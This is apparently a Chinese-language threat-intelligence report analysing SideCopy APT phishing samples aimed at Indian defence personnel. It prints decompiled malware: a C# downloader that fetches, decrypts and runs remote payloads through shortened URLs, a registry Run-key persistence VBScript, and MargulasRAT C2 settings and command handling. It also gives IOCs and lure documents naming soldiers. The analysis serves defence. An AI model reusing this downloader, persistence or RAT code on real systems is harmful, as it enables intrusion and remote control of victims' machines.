奇安信威胁情报中心

返回 TI 主页
RESEARCH

数 据 驱 动 安 全

背景

2020年9月，Quick Heal披露了一起针对印度国防军和武装部队陆军人员的窃密行动并将其命名为Operation SideCopy。行动始于2019年初，其攻击者主要以复制Sidewinder APT组织的TTPs进行攻击，故被命名为Operation SideCopy。研究人员在此次活动中有如下发现：

1. 活动中几乎所有C2都属于Contabo GmbH托管服务提供商，该托管服务器在南亚地区的威胁组织中较受青睐，CrimsonRAT以及TransparentTribe其他武器都曾连接到Contabo GmbH；
2. Operation SideCopy在活动中所使用域名的命名方式与TransparentTribe非常相似，都为两三个词组成的短语；
3. Operation SideCopy与TransparentTribe攻击目标均为印度国防部。因此Quick Heal研究人员认为行动或与Transparent Tribe 组织有联系。

2021年7月，Cisco Talos研究人员已将该活动背后的攻击者作为独立组织进行跟踪，并称其为SideCopy APT组织。报告中披露了该组织多种攻击武器包括CetaRAT、ReverseRAT、MargulasRAT、AllakoreRAT等，以及多款C#插件。

概述

近日，奇安信威胁情报中心红雨滴团队在日常威胁情报狩猎中再次捕获了一批SideCopy以印度军事相关话题为诱饵的攻击样本。在此攻击活动中，攻击者主要以印度地区恐怖分子与士兵之间的冲突事故报告为主题，将下载器伪装为图片文件并通过钓鱼邮件发送给受害者。当受害者解压并执行诱饵文件之后，程序将会从远程服务器下载数据文件到本地并解密执行，最终加载SideCopy自有远控软件MargulasRAT。

样本信息


本次捕获的样本主要是由C#编写，样本基本信息如下：

- -


-	-
文件名	Int-Report-Poonch.exe、Wvie.exe
MD5	d78e8943a1a2932d094957ef47956324
文件大小	270336 bytes
创建时间	2021-10-13 05:18:14
载荷下载站点	hxxp://www.mojochamps.com/xim/m/o.php
C2	62.171.187.53

详细分析

样本将图标设置为诱饵图片，以伪装成普通图片文件引诱目标用户点击运行。



原始样本是一个下载器，该下载器通过白名单的短链接https://tinyurl.com将真实URL进行隐藏，以此来规避杀软的静态查杀。



```
bool flag = !File.Exists(text10);
if (flag)
{
    WebClient webClient = new WebClient();
    webClient.DownloadFile(new Uri("https://tinyurl.com/pismal"), text10);
    Thread.Sleep(1000);
    string c = File.ReadAllText(text10);
    string s = DNAchor.springs(c);
    byte[] bytes = Convert.FromBase64String(s);
    Thread.Sleep(1000);
    File.WriteAllBytes(text11, bytes);
    Process.Start(text11);
    Thread.Sleep(12000);
    webClient.DownloadFile(new Uri("https://tinyurl.com/scoscsc"), text12);
    Thread.Sleep(1000);
    string c2 = File.ReadAllText(text12);
    string s2 = DNAchor.springs(c2);
    byte[] bytes2 = Convert.FromBase64String(s2);
    File.WriteAllBytes(text13, bytes2);
    Thread.Sleep(11000);
    Process.Start(text13);
    webClient.DownloadFile(new Uri("https://tinyurl.com/ooooooo0"), text14);
    Thread.Sleep(1000);
    string c3 = File.ReadAllText(text14);
    string s3 = DNAchor.springs(c3);
    byte[] bytes3 = Convert.FromBase64String(s3);
    File.WriteAllBytes(text15, bytes3);
    Thread.Sleep(20000);
    Process.Start(text15);
}
```

100 %


局部变量

名称	值	类型
text10	@"C:\Users\sam\AppData\Roaming\taswala.txt"	string
text11	@"C:\Users\sam\AppData\Roaming\pic.png"	string
text12	@"C:\Users\sam\AppData\Roaming\khat.txt"	string
text13	@"C:\Users\sam\AppData\Roaming\p.vbs"	string
text14	@"C:\ProgramData\bitlocker.txt"	string
text15	@"C:\ProgramData\wnx.exe"	string

其短链接指向的URL如下：

-	-
短链接	**真实URL**
https://tinyurl.com/pismal	http://www.mojochamps.com/xim/l/p.php
https://tinyurl.com/scoscsc	http://www.mojochamps.com/xim/l/sc.php
https://tinyurl.com/ooooooooo0	http://www.mojochamps.com/xim/l/o.php

通过对短链接所指向的数据进行下载以后，利用解密算法进行解密。




```
public static string springs(string C)
{
    byte[] array = Convert.FromBase64String(C);
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    byte[] key = md5CryptoServiceProvider.ComputeHash(Encoding.UTF8.GetBytes("new Stream()"));
    md5CryptoServiceProvider.Clear();
    TripleDESCryptoServiceProvider tripleDESCryptoServiceProvider = new TripleDESCryptoServiceProvider();
    tripleDESCryptoServiceProvider.Key = key;
    tripleDESCryptoServiceProvider.Mode = CipherMode.ECB;
    tripleDESCryptoServiceProvider.Padding = PaddingMode.PKCS7;
    ICryptoTransform cryptoTransform = tripleDESCryptoServiceProvider.CreateDecryptor();
    byte[] bytes = cryptoTransform.TransformFinalBlock(array, 0, array.Length);
    tripleDESCryptoServiceProvider.Clear();
    return Encoding.UTF8.GetString(bytes);
}
```

该解密算法疑似来自amido在Github开源的Amido.PreProcessor项目[1]。

```
internal class MD5
{
    private readonly string passPhrase;

    internal MD5(string passPhrase)
    {
        if (string.IsNullOrWhiteSpace(passPhrase))
        {
            throw new ArgumentException("No pass-phrase provided.", "passPhrase");
        }

        this.passPhrase = passPhrase;
    }

    internal string Decrypt(string value)
    {
        MD5CryptoServiceProvider hashProvider = null;
        TripleDESCryptoServiceProvider provider = null;

        try
        {
            hashProvider = new MD5CryptoServiceProvider();
            var hashPassPhrase = hashProvider.ComputeHash(Encoding.UTF8.GetBytes(passPhrase));

            provider = new TripleDESCryptoServiceProvider();
            provider.Key = hashPassPhrase;
            provider.Mode = CipherMode.ECB;
            provider.Padding = PaddingMode.PKCS7;

            var dataToEncrypt = Convert.FromBase64String(value);
            var decryptor = provider.CreateDecryptor();
            var results = decryptor.TransformFinalBlock(dataToEncrypt, 0, dataToEncrypt.Length);
            return Encoding.UTF8.GetString(results);

        }
        finally
        {
            if (provider != null) provider.Clear();
            if (hashProvider != null) hashProvider.Clear();
        }
    }
}
```

诱饵

样本首先将第一个短链接所指的数据文件下载到%AppData%/目录下并命名为taswala.txt，经解密后在同目录释放一个诱饵图片pic.png，随后启动线程打开pic.png以迷惑受害者。



Secret

Incident Report

POONCH

Today on 11.10.2021, at about 1015 hours, Army 16 RR, Army 156 TA, alongwith SOG Surankote on their own information launched **joint search operation** in the forest area of **Chamred Mastandara** (33.590000, 74.332777) area of sector Buffliaz, under the jurisdiction of P/S Surankote. During search operation at about 1055 hours, **contact has been established** between security forces and hiding terrorists, resulting into an **encounter.** During the ensuing gun battle following five Jawans of Army 16 RR **attained martyrdom**:-

1. JCO Jaswinder Singh No. JC-423904-A
2. Naik Mandeep Singh No.19003780-M
3. Sepoy Gajjan Singh No. 19003898-M
4. Sepoy Suraj Singh No. 19007559-L
5. Sepoy Vaisakh H. No. 14948625-H

Further details are awaited.

持久化

同样，第二个短链接所指的加密内容被保存为khat.txt，解密后保存为p.vbs并执行，其脚本内容如下：

```
on error resume next
strComputer = "."
strRegPathSuffix = "\Software\Microsoft\Windows\CurrentVersion\Run"
strRegValueName = "winnix"
strRegValueNames = "winninii"
Set objShell = CreateObject( "WScript.Shell" )
appDataLocation=objShell.ExpandEnvironmentStrings("%PROGRAMDATA%")
strRegValue = appDataLocation & "\wnx.exe"
Const HKEY_USERS = &H80000003

Set oReg = GetObject("winmgmts:{impersonationLevel=impersonate}!\\" & strComputer & "\root\default:StdRegProv")
strKeyPath = ""
oReg.EnumKey HKEY_USERS, strKeyPath, arrSubKeys

For Each subkey In arrSubKeys
    'wscript.echo subkey
    'We only want to do something if the subkey does not contain any of the following: .DEFAULT or S-1-5-18 or S-1-5-19 or S-1-5-20 or _Classes
    If NOT ((InStr(1,subkey,".DEFAULT",1) > 0) OR (InStr(1,subkey,"S-1-5-18",1) > 0) OR (InStr(1,subkey,"S-1-5-19",1) > 0) OR (InStr(1,subkey,"S-1-5-20",1) >
    0) OR (InStr(1,subkey,"_Classes",1) > 0)) Then
    'Create desired registry key/value
    strKeyPath = subkey & strRegPathSuffix
    'wscript.echo strKeyPath
    oReg.CreateKey HKEY_USERS, strKeyPath
    oReg.SetStringValue HKEY_USERS, strKeyPath, strRegValueName, strRegValue
    End If
Next
Set objFSO = CreateObject( "Scripting.FileSystemObject" )
objFSO.DeleteFile WScript.ScriptFullName
WScript.Quit
```

其主要功能是将第三段短链接解密后的wnx.exe在注册表中添加启动项，随后删除该vbs脚本。该vbs脚本疑似来自BatchPatch网站[2]。

Registry String (REG_SZ) Example:

```
strComputer = "."
strRegPathSuffix = "\Software\Microsoft\Windows\CurrentVersion\Run"
strRegValueName = "ApplicationName"
strRegValue = "C:\Some Folder\Path To\Application.exe"
Const HKEY_USERS = &H80000003

Set oReg = GetObject("winmgmts:{impersonationLevel=impersonate}!\\" & strComputer & "\ro
strKeyPath = ""
oReg.EnumKey HKEY_USERS, strKeyPath, arrSubKeys

For Each subkey In arrSubKeys
    'wscript.echo subkey
    'We only want to do something if the subkey does not contain any of the following: .I
    If NOT ((InStr(1, subkey, ".DEFAULT", 1) > 0) OR (InStr(1, subkey, "S-1-5-18", 1) > 0) OR
        'Create desired registry key/value
        strKeyPath = subkey & strRegPathSuffix
        'wscript.echo strKeyPath
        oReg.CreateKey HKEY_USERS, strKeyPath
        oReg.SetStringValue HKEY_USERS, strKeyPath, strRegValueName, strRegValue
    End If
Next
```

If you run one of the above scripts on a single computer as-is, it will enumerate all of the subkeys under HKEY_USERS, and then it will insert the desired registry key and value (the reg key and value are defined at the top of the script) into each of the HKEY_USERS subkeys for any actual user who has logged on to the computer. We skip any subkeys that contain ".DEFAULT" or "S-1-5-18" or "S-1-5-19" or "S-1-5-20" or "_Classes" so that we only end up inserting the desired key/value into the subkeys that correspond to actual users of the computers.

RAT

第三个短链接下载的加密内容解密后被保存在%ProgramData%目录下，命名为wnx.exe，其同样为C#编写。该样本实际为SideCopy常用的MargulasRAT。其通讯IP为62.171.187.53，端口为1443、2443、3443。

```
namespace Poxlix
{
    // Token: 0x02000008 RID: 8
    public class Settings
    {
        // Token: 0x0400000A RID: 10
        public static readonly List<string> Hosts = new List<string>(new string[]
        {
            "62.171.187.53"
        });

        // Token: 0x0400000B RID: 11
        public static readonly List<int> Ports = new List<int>(new int[]
        {
            1443,
            2443,
            3443
        });

        // Token: 0x0400000C RID: 12
        public static readonly string SPL = "new string()";

        // Token: 0x0400000D RID: 13
        public static readonly string KEY = "new variable[]";
    }
}
```

MargulasRAT首先和C2进行Socket连接，发送被感染机器的用户名，系统版本，主机名等信息。

```
private static object Info()
{
    ComputerInfo computerInfo = new ComputerInfo();
    return string.Concat(new object[]
    {
        "INFO",
        ClientSocket.SPL,
        Helper.GetHash(Helper.ID()),
        ClientSocket.SPL,
        Environment.UserName,
        ClientSocket.SPL,
        computerInfo.OSFullName.Replace("Microsoft", null),
        Environment.OSVersion.ServicePack.Replace("Service Pack", "SP") + " ",
        "NOV-2021",
        ClientSocket.SPL,
        "GRINDER-Pressure"
    });
}
```

随后接收C2返回的信息，经AES解密后执行远控指令。

```
public static void Read(byte[] b)
{
    try
    {
        string[] array = Strings.Split(Helper.BS(Helper.AES_Decryptor(b)), Conversions.ToString(Messages.SPL), -1, CompareMethod.Binary);
        string left = array[0];
        if (Operators.CompareString(left, "ROKDO", false) != 0)
        {
            if (Operators.CompareString(left, "AURCHAH", false) != 0)
            {
                if (Operators.CompareString(left, "NAYAKRDO", false) != 0)
                {
                    if (Operators.CompareString(left, "HAMKO", false) != 0)
                    {
                        if (Operators.CompareString(left, "KIACHALRA", false) == 0)
                        {
                            RemoteDesktop.Capture(Conversions.ToInteger(array[1]), Conversions.ToInteger(array[2]));
                        }
                    }
                    else
                    {
                        ClientSocket.Send("HAMKO");
                    }
                }
                else
                {
                    Messages.Update(array[1]);
                }
            }
            else
            {
                Messages.Download(array[1], array[2]);
            }
        }
        else
        {
            try
            {
                ClientSocket.S.Shutdown(SocketShutdown.Both);
                ClientSocket.S.Close();
            }
            catch (Exception ex)
            {
            }
            Environment.Exit(0);
        }
    }
    catch (Exception ex2)
    {
    }
}
```

其指令对应的功能如下：

-	-
指令	**功能**

-	-
ROKDO	停止、退出
AURCHAH	下载执行
NAYAKRDO	从C2接收数据写入磁盘并执行，目的为更新自身
HAMKO	将‘HAMKO’通过AES加密后发送
KIACHALRA	截取C2指定分辨率的屏幕截图，AES加密并发送。

关联分析

奇安信威胁情报中心对此次捕获样本攻击手法，代码逻辑层面分析，发现此次捕获的攻击样本与SideCopy组织常用攻击手法，恶意代码基本一致。

```
strComputer = "."
strRegPathSuffix = "\Software\Microsoft\Windows\CurrentVersion\Run"
strRegValueName = "windows"
Set objShell = CreateObject( "WScript.Shell" )
appDataLocation=objShell.ExpandEnvironmentStrings("%APPDATA%")
strRegValue = appDataLocation & "\winscvhost.exe"
Const HKEY_USERS = &H80000003

Set oReg = GetObject("winmgmts:{impersonationLevel=impersonate}!\\" & strComputer & "\root\default:StdRegProv")
strKeyPath = ""
oReg.EnumKey HKEY_USERS, strKeyPath, arrSubKeys

For Each subkey In arrSubKeys
    'wscript.echo subkey
    'We only want to do something if the subkey does not contain any of the following: .DEFAULT or S-1-5-18 or S-
    If NOT ((InStr(1,subkey,".DEFAULT",1) > 0) OR (InStr(1,subkey,"S-1-5-18",1) > 0) OR (InStr(1,subkey,"S-1-5-19
    'Create desired registry key/value
    strKeyPath = subkey & strRegPathSuffix
    'wscript.echo strKeyPath
    oReg.CreateKey HKEY_USERS, strKeyPath
    oReg.SetStringValue HKEY_USERS, strKeyPath, strRegValueName, strRegValue
    End If
Next
Set objFSO = CreateObject( "Scripting.FileSystemObject" )
objFSO.DeleteFile WScript.ScriptFullName
```

Cisco Talos 披露的 VB Script

Figure 14: Malicious VBScript used to persist MargulasRAT across reboots.

```
on error resume next
strComputer = "."
strRegPathSuffix = "\Software\Microsoft\Windows\CurrentVersion\Run"
strRegValueName = "winnix"
strRegValueNames = "winninii"
Set objShell = CreateObject( "WScript.Shell" )
appDataLocation=objShell.ExpandEnvironmentStrings("%PROGRAMDATA%")
strRegValue = appDataLocation & "\wnx.exe"
Const HKEY_USERS = &H80000003

Set oReg = GetObject("winmgmts:{impersonationLevel=impersonate}!\\" & strComputer & "\root\default:StdRegProv")
strKeyPath = ""
oReg.EnumKey HKEY_USERS, strKeyPath, arrSubKeys

For Each subkey In arrSubKeys
    'wscript.echo subkey
    'We only want to do something if the subkey does not contain any of the following: .DEFAULT or S-1-5-18 or S-1-5-19 or
    S-1-5-20 or _Classes
    If NOT ((InStr(1,subkey,".DEFAULT",1) > 0) OR (InStr(1,subkey,"S-1-5-18",1) > 0) OR (InStr(1,subkey,"S-1-5-19",1) > 0)
    OR (InStr(1,subkey,"S-1-5-20",1) > 0) OR (InStr(1,subkey,"_Classes",1) > 0)) Then
    'Create desired registry key/value
    strKeyPath = subkey & strRegPathSuffix
    'wscript.echo strKeyPath
    oReg.CreateKey HKEY_USERS, strKeyPath
    oReg.SetStringValue HKEY_USERS, strKeyPath, strRegValueName, strRegValue
    End If
Next
Set objFSO = CreateObject( "Scripting.FileSystemObject" )
objFSO.DeleteFile WScript.ScriptFullName
WScript.Quit
```

本次捕获的 VB Script

其中远控部分与Cisco Talos早期披露的MargulasRAT也高度类似，仅更改了远控指令[3]。

Figure 15: Command handler of MargulasRAT.

通过对同类型的样本进行溯源关联分析，我们从样本库中关联出一例与此次攻击代码几乎一致的样本，其未使用短链接进行伪装，释放的诱饵以及C2均为同一个，相关样本信息如下：

-	-
文件名	Document-Final-21Oct21.exe、mmbxt.exe
MD5	1817cd95e422a9094d91c6d61c2ba8cc
文件大小	9728 bytes
创建时间	2021-10-21 06:58:01
载荷下载站点	hxxp://www.mojochamps.com/xim/m/o.php
C2	62.171.187.53
文件图标	

同时，我们发现多例10月上传的样本，其中包括释放与印度国防政策相关诱饵图片的样本。

-	-
文件名	Pol-Defence.exe、mxs.exe
MD5	3b5276a9661164dbbe866b1731da354d
文件大小	250368 bytes
创建时间	2021-09-27 06:50:20
在野发现时间	2021-03-03 06:15:50

-	-
载荷下载站点	hxxp://www.isteandhrapradesh.in/NewSite/Admin/try/b/m.rar hxxp://www.isteandhrapradesh.in/NewSite/Admin/try/b/n.rar hxxp://www.isteandhrapradesh.in/NewSite/Admin/try/b/o.rar
C2	62.171.187.53
文件图标	

DEFENCE PRODUCTION POLICY

Self-reliance in Defence is of vital importance for both strategic and economic reasons and has therefore been an important guiding principle for the Government since Independence. Accordingly, Government have, over the years assiduously built up capabilities in Defence R&D, Ordnance factories and Defence PSUs to provide our Armed forces with weapons/ ammunition/ equipment/ platforms and systems that they need for the defence of our country. Government considers that the industrial and technological growth in the past decades has made it possible to achieve this objective by harnessing the emerging dynamism of the Indian industry along with the capabilities available in the academia as well as research and development Institutions.

2. Consequently, after careful consideration and in consultation with all stakeholders, Government have decided to put in place a Defence Production Policy. The objectives of the Policy are to achieve substantive self reliance in the design, developmentand production ofequipment/ weapon systems/ platforms required for defence in as early a time frame as possible; to create conditions conductive for the private industry to take an active role in this endeavour; to enhance potential of SMEs in indigenization and to broaden the defence R&D base of the country. However, while pursuing the above objectives, the overall aim of ensuring that our forces have an edge over our potential adversaries at all times – in immediate terms as well as in sustainability – will be ensured. Accordingly, Government have decided that:-

-	-
文件名	DPP-21-MOD.exe、Wxi.exe
MD5	e0ecd8b53cacc7fbb6b0eadb4ba21e68
文件大小	250368 bytes
创建时间	2021-10-04 11:12:19
载荷下载站点	hxxp://www.isteandhrapradesh.in/NewSite/Admin/try/b/m.rar hxxp://www.isteandhrapradesh.in/NewSite/Admin/try/b/n.rar hxxp://www.isteandhrapradesh.in/NewSite/Admin/try/b/o.rar
C2	62.171.187.53

-	-
文件图标	
-	-
文件名	Dir-M.exe 、benner.exe
MD5	0157bef5297fef8dbf2e8320790b5bae
文件大小	199168 bytes
创建时间	2021-10-04 12:54:34
载荷下载站点	hxxp://www.isteandhrapradesh.in/NewSite/Admin/try/b/p.rar hxxp://www.isteandhrapradesh.in/NewSite/Admin/try/b/n.rar hxxp://www.isteandhrapradesh.in/NewSite/Admin/try/b/o.rar
C2	62.171.187.53:
文件图标	
-	-

-	-
文件名	Sino-Pak-Brief-2021.exe、Sokw.exe
MD5	e0ec2d9031e2e3a0f5097579b5455c52
文件大小	251392 bytes
创建时间	2021-10-11 04:56:32
载荷下载站点	hxxp://www.mojochamps.com/xim/p/p.rar hxxp://www.mojochamps.com/xim/p/sc.rar hxxp://www.mojochamps.com/xim/p/o.rar
C2	62.171.187.53
文件图标	
诱饵主题	时事政治相关新闻

此外，在对SideCopy组织进行溯源时我们发现，该组织有着较高的活跃度和抓热点的能力。例如本次印度热点事件发生的日期是10月11日，而10月13日便出现了以此事件为诱饵的攻击样本，可见该组织在尝试利用话题热度提高目标中招的几率。

总结

SideCopy作为近年来才活跃在大众视野范围内的APT组织，其攻击手法及武器代码方面与同地域组织相比都较为青涩，且大多使用网络上开源的代码及工具。但种种迹象表明，SideCopy可能和透明部落之间还存在千丝万缕的联系，奇安信威胁情报中心会对其进行长期的溯源和跟进，及时发现安全威胁并快速响应处置。

此次捕获的样本主要针对南亚地区开展攻击活动，国内用户不受其影响。奇安信红雨滴团队提醒广大用户，切勿打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行夸张的标题的未知文件，不安装非正规途径来源的APP。做到及时备份重要文件，更新安装补丁。

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台（https://sandbox.ti.qianxin.com/sandbox/page）进行简单判别。目前已支持包括Windows、安卓平台在内的多种格式文件深度分析。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。

IOCs

MD5

d78e8943a1a2932d094957ef47956324

1817cd95e422a9094d91c6d61c2ba8cc

e0ec2d9031e2e3a0f5097579b5455c52

e0ecd8b53cacc7fbb6b0eadb4ba21e68

3b5276a9661164dbbe866b1731da354d

0157bef5297fef8dbf2e8320790b5bae

URL

hxxp://www.isteandhrapradesh[.]in

hxxp://www.mojochamps[.]com

C2

62.171.187[.]53

参考链接

[1] https://github.com/amido/Amido.PreProcessor/blob/master/Src/PreProcessor.Cmd/MD5.cs

[2] https://batchpatch.com/deploying-a-registry-key-value-to-hkey_current_user-hkcu-or-all-users-in-hkey_users-hku

[3] https://s3.amazonaws.com/talos-intelligence-site/production/document_files/files/000/095/591/original/062521_SideCopy_%281%29.pdf?1625657388

南亚地区 APT SIDECOPY

分享到：